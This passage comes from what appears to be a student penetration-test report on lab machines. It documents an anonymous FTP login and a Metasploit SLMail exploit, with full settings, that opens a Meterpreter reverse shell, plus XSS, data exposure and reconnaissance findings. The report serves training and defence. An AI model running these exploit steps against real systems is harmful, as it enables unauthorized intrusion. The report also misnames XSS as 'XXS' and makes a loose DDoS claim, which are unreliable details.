Remediation	Disallow anonymous FTP access, limit port 21 access

```
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (109.2657 kB/s)
ftp> exit
221 Goodbye

┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀 kali)-[~]
└─#
```


Vulnerability 12	Findings
Title	SLMail Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS (Flag 4)
Risk Rating	Critical
Description	Known SLMail vulnerability is exploited via metasploit due to open port 110. use exploit/windows/pop3/seattlelab_pass, set LHOST 172.22.117.100, RHOST 172.22.117.20, set RPORT 110, set LPORT 4444
Images	
Affected Hosts	172.22.117.20
Remediation	Disallow SLMail service, limit port 110 access

```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49884 ) at 2023-07-25 22:10:59 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-07-24 21:41:21 -0400  maillog.008
100666/rw-rw-rw-  2315  fil   2023-07-25 21:39:48 -0400  maillog.009
100666/rw-rw-rw-  1509  fil   2023-07-25 22:10:56 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```


Vulnerability 13	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 6)
Risk Rating	High
Description	A Nessus Scan reveals an Apache vulnerapility
Images	
Affected Hosts	192.168.13.12
Remediation	Regularly scan, patch and update systems, regularly update Apache


Vulnerability 14	Findings
Title	Cross Site Scripting (Stored)
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 3)
Risk Rating	High
Description	This XXS vulnerability allows the user to input popup scripts, could potentially lead to a DDoS attack.
Images	
Affected Hosts	192.168.14.35
Remediation	Filter user responses for potential XXS attempts


Vulnerability 15	Findings
Title	Cross Site Scripting (Reflected)

Type (Web app / Linux OS / WIndows OS)	Web App (Flag 1)
Risk Rating	Medium
Description	Inserted script into text bar
Images	
Affected Hosts	192.168.14.35
Remediation	Filter user responses for potential XXS attempts


Vulnerability 16	Findings
Title	Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 4)
Risk Rating	Medium
Description	Data is exposed in the HTTP response header

Images	
Affected Hosts	192.168.14.35
Remediation	Limit information in the HTTP response header

Vulnerability 17	Findings
Title	Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App (Flag 9)
Risk Rating	Medium
Description	Access to robots.txt is unrestricted, and contains potentially sensitive information
Images	
Affected Hosts	192.168.14.35
Remediation	Remove data from robots.txt, or restrict access to robots.txt

Vulnerability 18	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 1)
Risk Rating	Medium
Description	
Images	 Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1
Affected Hosts	https://centralops.net/co/DomainDossier.asp
Remediation	Privatize domains/remove sensitive public data

Vulnerability 19	Findings
Title	Exposed Data vis crt.sh
Type (Web app / Linux OS / WIndows OS)	Linux OS (Flag 3)


Risk Rating	Medium
Description	crt.sh shows stored certificate when totalrekall.xyz is searched
Images	
Affected Hosts	192.168.14.35
Remediation	Block information from crt.sh

crt.sh Identity Search

Group by Issuer

Criteria: Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates	crt.sh ID	Logged At ⓘ	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Vulnerability 20	Findings
Title	Public Directory Search
Type (Web app / Linux OS / WIndows OS)	Windows OS (Flag 7)
Risk Rating	Medium
Description	Searched the file directories of the compromised machine
Images	
Affected Hosts	172.22.117.20
Remediation	Protect against compromised machines, apply least-privilege access

```
C:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
```